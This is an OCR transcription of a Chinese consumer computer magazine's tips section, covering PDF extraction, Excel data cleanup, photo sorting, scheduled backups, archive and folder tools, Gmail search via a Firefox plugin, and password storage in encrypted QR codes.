
小提示

经过实践我体会到，“影音工具酷”也不是万能的，它不能用图片制作视频格式（DVD）的电子相册，它的视频合成就是它的软肋，不过在视频后期编辑时，用非线性编辑正好能发挥视频的合成、编辑和特效等功能。CF

PDF杂志取我所需 传与朋友分享

●文/李海莹

网友“蓝玫瑰”QQ空间里的文字清新淡雅，可惜有时与使用的信纸不匹配，影响了视觉效果，于是我想把从网上下载的《电脑爱好者》第5期的文章“不是黄钻会员也享用免费信纸”（PDF格式）发给她借鉴一下。可是如果把整本PDF杂志都发给她，不仅发送时间长而且占存储空间，还是只把这篇文章单独截取出来发给她吧。



我的体会：


这件事情启发我改变了以前下载PDF杂志、书籍后整个放到硬盘里的习惯，因为并不是每本PDF杂志、书籍中所有的文章内容我都感兴趣，因此如今下载之后只把所关注的文章提取出来保存，然后将PDF杂志、书籍删除，这样给我的硬盘间接起到了瘦身的作用。

遗憾的是，通常PDF杂志、书籍转换成的Word文档是不能编辑的，因为它是以一个图片的形式存在。而我发现，在知网等网站下载的PDF格式的文章转换为Word文档后，是可以进行编辑的，非常方便我将同一类的文章整理到一个Word文档中，待需要时方便查看。CF

让外链贴图现身为我所用

●文/姚文连

由于工作的关系，我经常要通过各种论坛、博客下载我所需要的图文资料，有时会碰到这样一些网页，直接将其内容复制粘贴到Word 2007文档中，其中包含的图片都会自动变成同样的无用贴图。如果执行“选择性粘贴”命令，无论选择“无格式文本”还是“无格式的Unicode文本”选项，都只能粘贴文字而不能保留图片。依次复制网页上的贴图，执行“选择性粘贴→与设备无关的位图”命令，是可以逐个替换这些图片，但是操作过程实在有点麻烦。



小提示

域是WORD支持的一种特殊命令体系，它由花括号、域名（域代码）及选项开关构成。域代码类似于公式，域选项并关是特殊指令，在域中可触发特定的操作。

工作表守规矩 数据库不出错

●文/姚文连

我们平常进行各类考试的报名，一般都是通过Excel等电子表格软件进行操作，而这些报名信息经过逐级汇总之后，有时会达到几万甚至几十万的数据记录，这时往往就需要通过各种数据库软件来汇总管理这些数据。而数据库不同于Excel表格，对数据有效性检查较为严格，我就曾经因为报名数据检查不认真受到领导的批评。希望我用教训换回的经验，能够为大家的报名工作出点力。

一、以0开头的各种序号

大家知道，在单元格中直接输入首位为0的数字，它会自动将前面的0省略，只显示非0开始的数字。在实际报名工作中，我们一般会采用以下两种解决方法：一是先输入“'”，然后再输入学号；二是先右击执行“设置单元格格式→数字→文本”命令，将单元格设置为文本格式，然后再输入学号。

如果你的基本数据来自不同的班级或部门，这两种方法在你汇总的工作表中可能同时存在（图1），而以“'”开头的学号是无法直接导入数据库的，会出现类型不匹配的错误提示。因此在上报信息之前，应该将它们全部删除。


这里以Excel 2007为例，具体操作方法如下：选中并复制可能包含“'”的数据单元，在工作表的其它单元格处，右击执行“选择性粘贴→数值”命令，“'”将会被全部删除，然后再将这部分数据复制粘贴到原来位置即可。



二、两个字的学生姓名

姓名输入则是另外一个常常会影响到数据库导入的问题。例如C2单元格中的“张口龙”，为了格式的工整或显示的美观，有的人会在两个字的姓名中间插入空格，但是对于计算机而言，“张龙”与“张口龙”就是两个完全不同的姓名符号。如果我们不小心将含有空格的姓名导入数据库中，虽然打印出来的名字看不出什么问题，但是当你需要在数据库中查询修改信息时，你会发现根本查不到“张龙”这个人。

为了避免出现这种情况，原始报名工作表在导入数据库之前，往往都要进行空格删除操作。具体操作方法如下：选中可能包含多余空格的数据区域，同时按下Ctrl+F键，打开“查找和替换”对话框，在“查找内容”处输入一个半角空格（图2），在“替换为”处不输入任何内容，单击“全部替换”，即可完成所有多余空格的删除操作。



三、数据有效范围检查

某些特殊数据类型的有效范围问题，也会影响到数据库的导入工作。例如，高中学生的年龄一般都在15岁与25岁之间，数据库中的对应项一般都会有数据有效范围设置。为了将类似的导入错误消灭在萌芽状态，我们可以在Excel中输入初始报名信息时，就对相应的数据区域设置条件格式，一旦出现超出有效范围的数字，就会立即显示特殊的样式，如D4单元格的118，便于及时发现和修改。

具体操作方法如下：选中想要设置条件格式的数据区域，执行“开始→条件格式→突出显示单元格规则→其它规则”命令，打开“新建格式规则”对话框，将未介于15和25之间的单元格的值设置为突出的显示效果，例如红色、加粗、加底纹等（图3）。



还有出生日期等信息，也需要根据数据采集的相关格式要求进行操作，否则也可能在导入数据库时出现问题。

小提示

我们在平时使用Excel进行信息采集的过程中，应该养成规范的数据录入习惯，严格按照各种数据采集规格进行相关操作，唯有如此，才能降低工作表导入到数据库的难度，为别人节省数据导入汇总的时间，方便别人终究会方便自己。**CF**


下载要我等 Chrome说没可能

●文/彭家进

小容经常到一些“非主流”的网盘下载东西，总是会弹出一个等待30秒的页面，只有过了30秒才能跳到真实的网址下载。真的要等吗？不用的，同事小激极力推荐用Chrome，并教了一招，跳开等待页面，直接打开下载地址。

刚好小容要下载这个文件，看看是如何跳过等待的吧。

http://yunfile.com/file/mrkwong/6ee98a63/;jsessionid=A02F9F0459853734DC7628B810266D1C



数码照片按拍照日期自动归类

●文/王彦博

朋友经常使用数码相机拍照，由于她使用的内存卡较大，很少能一次照满，又懒得照一次向电脑传一次，就放在相机里，时间长了好多次的照片就存放到同一个文件夹中，有几天前甚至几个月前的照片，直到需要用的时候才把它们导入到电脑。


由于这些照片仍保存在同一文件夹中，查找起来很麻烦，一时很难分清楚哪些照片是哪天照的了。虽然可以使用电脑上的按日期排列来分检，但每次都需要手工创建日期文件夹，再移动对应日期的照片到其中，管理起来很不方便。

我给她推荐PhotoTool这款小工具，可以把一个文件夹及其子文件夹中的照片，自动按拍摄日期批量整理到以拍照日期命名的不同文件夹中保存，她的烦恼一下子解决了。

小提示

PhotoTool是基于照片的EXIF信息进行处理的，EXIF信息在照相时由数码相机自动生成。扫描的照片或用Photoshop等软件处理的照片因为EXIF信息会丢失，所以处理时会自动跳过这些照片。


PhotoTool下载地址：http://www.softbunny.net/upload/PhotosTool.rar



首先将数码相机内存卡里的照片复制到电脑上，运行PhotoTool（XP系统需要Microsoft .NET Framework 2.0运行库的支持）。

点击“原文件夹”，指定需要整理的数码照片所在文件夹，勾选“处理子目录”，再点击“目标文件夹”并指定整理后的照片保存位置，在“照片分类方式”中点选“移动”，在“重名文件”中为了安全选择“重命名”，在“目录树样式”下拉列表中选择以日期命名的结构样式。

设置好后单击“开始整理”按钮，很快它就按拍照日期自动创建好文件夹，并把符合条件的照片保存到其中，将所有的数码照片整理好，方便管理。CF




自动定时 备份压缩一次搞定

●文/青山绿水

单位的网站上线了，为了确保安全，需要隔三差五备份网站数据。平时都是手动来操作，不但要备份，还需要压缩以节省空间，但是好多时候都因工作太忙而忘记备份。为了给自己减减负，我找来了WinRaRAuto这款小工具，它完美地将WinRAR和定时器结合起来，设定好计划任务之后，就能按设定任务自动压缩指定文件夹里的内容，也不用担心忘记备份了。

确保电脑上已安装有WinRAR压缩软件，下载WinRaRAuto 1.3绿色版，解压后运行“绿化.bat”批处理文件，然后运行“WinRaRAuto.exe”程序打开主界面（下载地址：http://www.pc6.com/softview/SoftView_52958.html）。



①在“压缩时间”后设置具体的压缩备份时间，点击“设置间隔时间”，在弹出的“间隔执行”对话框的“间隔选择”中选择“天”，再设置“每3天执行一次”，勾选“无限循环”，即设置为每隔3天自动执行一次压缩动作。

②在“名称”后输入压缩文件名，在“添加要压缩的文件或文件夹”下点击“目录”选择网站文件夹，在“压缩到此路径”下点击“目录”选择备份位置，勾选“包含路径”、“后台压缩”、“以当前日期重命名”项，其它参数采用默认项，确定后就添加好了自动备份压缩任务。

③点击“查看”按钮可查看添加的自动压缩备份任务，无误后，在空白处点击鼠标右键选择“选项”，在出现的“设置”对话框中勾选“随机启动”，点击“保存”让软件随电脑启动而运行。这样设置后，一到设定时间，软件就会自动对网站进行压缩备份。

如果哪天网站出现问题时，可找到按日期压缩备份的文件，将其解压恢复即可让网站正常运行了，省时又省心。

该软件支持添加多个定时压缩任务，还支持压缩后删除文件、压缩后放入回收站、锁定压缩文件、压缩时给压缩包设置密码、锁定文件、创建自解压缩等功能。CF

随意切割 文件夹也有分身术

●文/ 孙敏


近来想把笔记本电脑中的文件夹，用U盘转移到台式机中保存，但文件夹体积巨大，U盘容量太小，凭肉眼分辨文件体积太不方便。虽然可以利用WinRAR分卷压缩，但那样一来，反复的压缩和解压操作也太麻烦。后来经朋友推荐，采用Folder Axe这款软件，把文件夹分割成几个体积小于U盘容量的小文件夹，顺利完成了大文件夹的转移。

一、按体积分割

Folder Axe（下载地址：http://bkprograms.weebly.com/downloads.html）需要.NET Framework 4.0支持，操作非常简单。

小提示

分割完成后，原文件夹中的文件会移动到类似于“音乐文件001”、“音乐文件002”这样的子文件夹中，并且每个子文件夹的体积，都会小于指定的大小，很方便传输。如果想把文件刻成光盘保存，只要在设置容量选项中，单击对应的光盘类型按钮就可以了。另外需要注意的是，子文件夹的体积设置必须大于最大的单个文件的体积。



打开程序界面，单击Select a folder to split按钮，在弹出的对话框中选择要分割的文件夹打开。然后切换到By Size标签，在What should the size limit for each folder be右侧的文本框里，输入每个子文件夹的体积限制，比如U盘容量为256MB，则输入256。

接着在Folder Naming Scheme右侧输入子文件夹名称，比如：文件夹。最后在Sorting Mode栏勾选Normal选项，单击Split按钮，待下面的日志栏中显示出Finished splitting字样，文件夹分割完成。

二、按类型分割

在使用中发现，Folder Axe的功能并不简单，不仅能把大文件夹按体积等分成小文件夹，还可以按文件数量、名称（指定前几个字符数）、扩展名、日期等方式进行分割，几乎包含了文件夹分割的所有方式。比方说某个文件夹内的文件类型繁杂不一，就完全可以用该软件自动进行筛选分组。

选择好要分类的文件夹后，切换到By File Group标签，对子文件夹进行命名（该方式下，命名的文字会显示在文件夹名称右侧），随后单击Split按钮，分类操作完成，所生成的子文件夹会以音频、视频、文档、图片等类别自动分组。

美中不足的是，子文件夹的名称为英文，需要大家手动更改为中文名称。CF

无惧多级压缩 解压只需一键


●文/ 孙敏

最近从网上下载了一些教程，想趁有空学习学习，解压缩时却傻了眼。原来有些压缩包还包括许多小压缩包，有的小压缩包里又有压缩包。而WinRAR只能解压一级压缩包，对压缩包中的压缩包则无能为力，更别说多级压缩了。如果一个个、一级级解压还不把人累死？后来在Multi Unpacker这款软件的帮助下，终于一次就解开了大压缩包中的所有小压缩包。

Multi Unpacker（下载地址：http://www.softpedia.com/progDownload/Multi-Unpacker-Download-131157.html）需要在WinRAR和Java 6的支持下才能使用，可以同时解压RAR或ZIP格式的多级、多个压缩包。

①打开程序界面后，先单击Choose按钮，选择压缩包所在的文件夹打开，然后单击第三个Choose按钮，指定WinRAR程序的可执行文件打开，接着需要在最下方选择解压模式。

②解压模式有三个选项，第一个是解压后覆盖现有的文件，第二个是解压多级压缩包中的子压缩包，第三个是解压后删除原有的压缩文件。其中的第二个选项必选，其它按需要选择就可以了。



③设置完后，单击Extract All Packages按钮，它便会将文件夹中所有压缩包中的所有子压缩包以及子压缩包中的文件，全部解压到当前的文件夹中。如果要把文件解压到其它位置，可以去掉Same as Archive选项的勾选，然后单击第二个Choose按钮指定解压路径。CF

无法登录Gmail莫要慌 火狐插件帮咱找邮件



●文/郭建伟

销售部的小周喜欢用Gmail邮箱收发和业务相关的各种电子邮件，前几天有客户给小周发来了代理公司产品的合作意向书，可是当时小周比较忙，把这件事情疏忽了。直到经理让小周将这份合作意向书整理好报上来，小周才想起来还没来得及处理该邮件。可是当小周心急火燎地想打开Gmail找到这封邮件时，Gmail却无法正常登录了，浏览器老是弹出“无法显示该页面”的提示，可能是这几天Gmail邮箱不是很稳定的缘故。

如何在不登录Gmail的情况下，快速查找邮件呢？这听起来有些怪异，不过有了Firefox浏览器和CloudMagic插件的协助，实现上述想法一点都不难。CloudMagic的强项在于可以同时对所有预设的Gmail邮箱进行搜索。



①在Firefox中安装好CloudMagic插件，点击菜单“工具→CloudMagic”，在CloudMagic邮件搜索页面右上部点击“Manage Accounts”链接，在邮箱管理页面中点击“Click here”链接，在新增邮箱页面中的“Email”栏中输入您的Gmail邮箱地址，在“Password”栏中输入邮箱密码，点击“Save”按钮保存即可。

如果您有多个Gmail邮箱，可以在邮箱管理页面中点击“Add New Account”链接，添加更多的Gmail邮箱。

②小周只记得邮件附件的文件名称中有“意向书”字样，进入CloudMagic邮件搜索页面，在搜索栏中输入“filename:意向书”，点击“Search”，搜索的目标是所有邮件的附件，只要其中包含“意向书”字样的文件，都逃不过CloudMagic的“眼睛”。



③CloudMagic的搜索速度很快，小周很快就在搜索结果中看到了自己想要的邮件，点击该邮件，在弹出面板中显示该邮件的详细内容，包括邮件主题、发件人地址、邮件内容、附件内容等。小周直接点击其中的“意向书修改版.doc”文件链接，很快就将该文档下载到本机上，同时自动打开。

小提示

CloudMagic使用的是关键字查询，注意在关键字后必须跟上冒号。本例中的“filename”关键字用于查找附件(例如“filename:doc”可以查找所有包含Doc文档的邮件附件)，“from”关键字可以查找发件人信息（例如“from:jeny”表示搜索发件人地址中包含“jeny”的所有邮件），“to”关键字可以搜索收件人信息，“subject”关键字可以搜索邮件主题（例如“subject:谈判”可以搜索主题中包含“谈判”字样的所有邮件等），“body”关键字可以搜索邮件内容，“cc”关键字可以搜索抄送人信息，“bcc”关键字可以搜索密送地址等。

可以到http://www.cloudmagic.com/advanced_search_operators.php查阅相关的帮助信息。

下载地址：http://www.cloudmagic.com/downloads/cloudmagic_win_271.xpi。CF


账号密码U盘带 丢失也不怕

●文/前尘忆梦

手里积攒了不少网站、论坛的账号密码，时间久了难免忘记，记在纸上担心被人看到，不记则经常遗忘，用通用密码又不安全。有没有一种两全其美的办法呢？

二维码相信大家都不陌生，通常在产品包装上那种印有三个“回”字的图案就是二维码，现在火车票上也都印制了二维码，方便旅客辨别车票真伪。今天，我们就用二维码来记录我们的密码信息。

要制作二维码很简单，只需使用专用制作软件Psytecqrcodeeditor即可完成（下载地址：http://www.onlinedown.net/soft/58791.htm）。



①运行该软件，点击主界面下方的“文本信息”，输入需要保存的账号密码信息，在“密码”栏中输入一个密码（这个密码要牢记，否则之后无法读取信息），并勾选“加密”，最后点击“文件→保存”，将生成的二维码保存为bmp或jpg格式的图像，并复制到U盘就可以随身携带了。

②当需要提取密码的时候，再次运行Psytecqrcodeeditor，单击“文件→打开”选择二维码图像文件，会自动提示输入密码，输入正确的密码后，就可以看到刚才保存的信息。这样，即使U盘不慎丢失，由于不知道密码，别人也无法读取我们保存的信息。

小提示

由于我们对二维码进行了加密，所以手机上的识别软件，如QR Droid等无法正确识别二维码上的信息，确保我们的密码安全。不过这里还是要提醒大家，为防止意外，对于网银等重要密码，最好不要保存在二维码里。

QR Code码是由日本Denso公司于1994年9月研制的一种矩阵二维码符号，它具有一维条码及其它二维条码所具有的信息容量大、可靠性高、可表示汉字及图像多种文字信息、保密防伪性强等优点。CF

把你的美食照片变得垂涎欲滴


不少朋友外出吃饭时喜欢随手拍下食物，放到社交网站或自己的博客上与朋友分享。但手机的拍照质量有限，加上餐厅的室内光线一般不太亮（为了营造柔和的进餐氛围），照片效果不会好到哪里去。名为FoodPic！的免费网站(http://foodpic.net)可以针对光源、白平衡欠佳等问题对美食照片进行优化，令人看后食欲大增。

点击“浏览”选择美食照片，然后单击Upload上传文件（只限JPEG格式），数十秒后会显示经过处理的美食照片。点击Download可下载该文件，点击Publish则可以发布照片，照片和描述文字全部保存到该网站的服务器上，并提供一个共享网址。也可点击Tweet This把美食照片发布到Twitter微博上。

其颜色修正功能颇为出色，用来处理美食照片很合适，不过对于手机拍照常见的模糊或“手抖”问题，它还是束手无策的。（文/祥华）



调用非默认搜索引擎 傲游快捷字帮您




傲游浏览器地址栏具有网址与搜索二合一功能，当你输入网址后回车，将打开网页，而当你输入搜索关键字再回车，将调用默认的搜索引擎进行搜索。一般情况下，默认的搜索引擎为百度，如何在不修改默认搜索引擎的情况下，在地址栏中调用其他的搜索引擎进行搜索呢？使用傲游“快捷字”可以实现。

打开傲游浏览器，依次单击“菜单→选项→搜索引擎”，选中一个非默认搜索引擎（如“有道搜索”），单击“修改”，在弹出的对话框中，指定“快捷字”（如“y”）并确定，这样在傲游地址栏中需要用有道搜索引擎时，输入“y 关键字”（中间有一空格）再回车，就会打开有道搜索页面，而不会打开百度搜索页面，其他搜索引擎你也可以定义不同的快捷字。（文/曹春华）

管理QQ好友也用批处理

上淘宝购物多了，QQ中留下许多“掌柜”没有及时清理，传统方法只能手工将好友放入黑名单然后删除。其实如果登录http://web.qq.com，点击“好友管理”选项，然后批量选择需要删除的信息，点击删除即可。



除此之外，还可以批量将好友信息移动到某个组群中，是不是很方便呢？（文/叶勇）

让触控板变得更聪明

自从学校给每位教师发了一台联想B460电脑后，老陈一有空就摆弄起电脑。他说平时大多用外接USB鼠标，可操作键盘时就会无意中碰到触控板从而造成一些误动作，问我有没有什么方法关闭触控板。我告诉他用Fn+F6，可他试用后觉得每次都要手动操作很麻烦。看来帮人还得帮到底，经过一翻摸索我终于找到了好的办法。

到联想官网下载相应触控板的ETDWare驱动进行安装，安装成功后，在“鼠标属性”里就会多出个“ELAN”选项卡，进入里面勾选“插入外置USB鼠标时禁用”，若不想在任务栏显示图标，再勾选“不再显示图标”，这时触控板就会根据外置USB鼠标的插入或拔出自动关闭或打开。


现在笔记本电脑的触控板基本上都支持ETDWare驱动，安装该驱动不仅能实现上述功能，还能实现多指触控。（文/陈晓军）

用CorelDRAW的快捷方法

用CorelDRAW设计制作订单时，客户通常是用WORD提供文字叙述、说明等。如果在CorelDRAW中又依照WORD重新输入、编辑，繁琐又误时。用一般的方法把WORD文档粘贴到CorelDRAW中时，不能直接编辑，到WORD中去编辑时又不能加特效，只能按图片的格式来直接编辑。

其实在用Ctrl+V键粘贴前，选用“文本工具”，在绘图窗口中用鼠标拖出一个文本框架，再用Ctrl+V键粘贴，就能粘贴出一个纯的段落文本，就可以编辑啦。

还可用它的导入工具按钮或菜单命令，也可以快速地导入段落文本，进行再编辑等工作。（文/张国武）



一步到位完成双语搜索

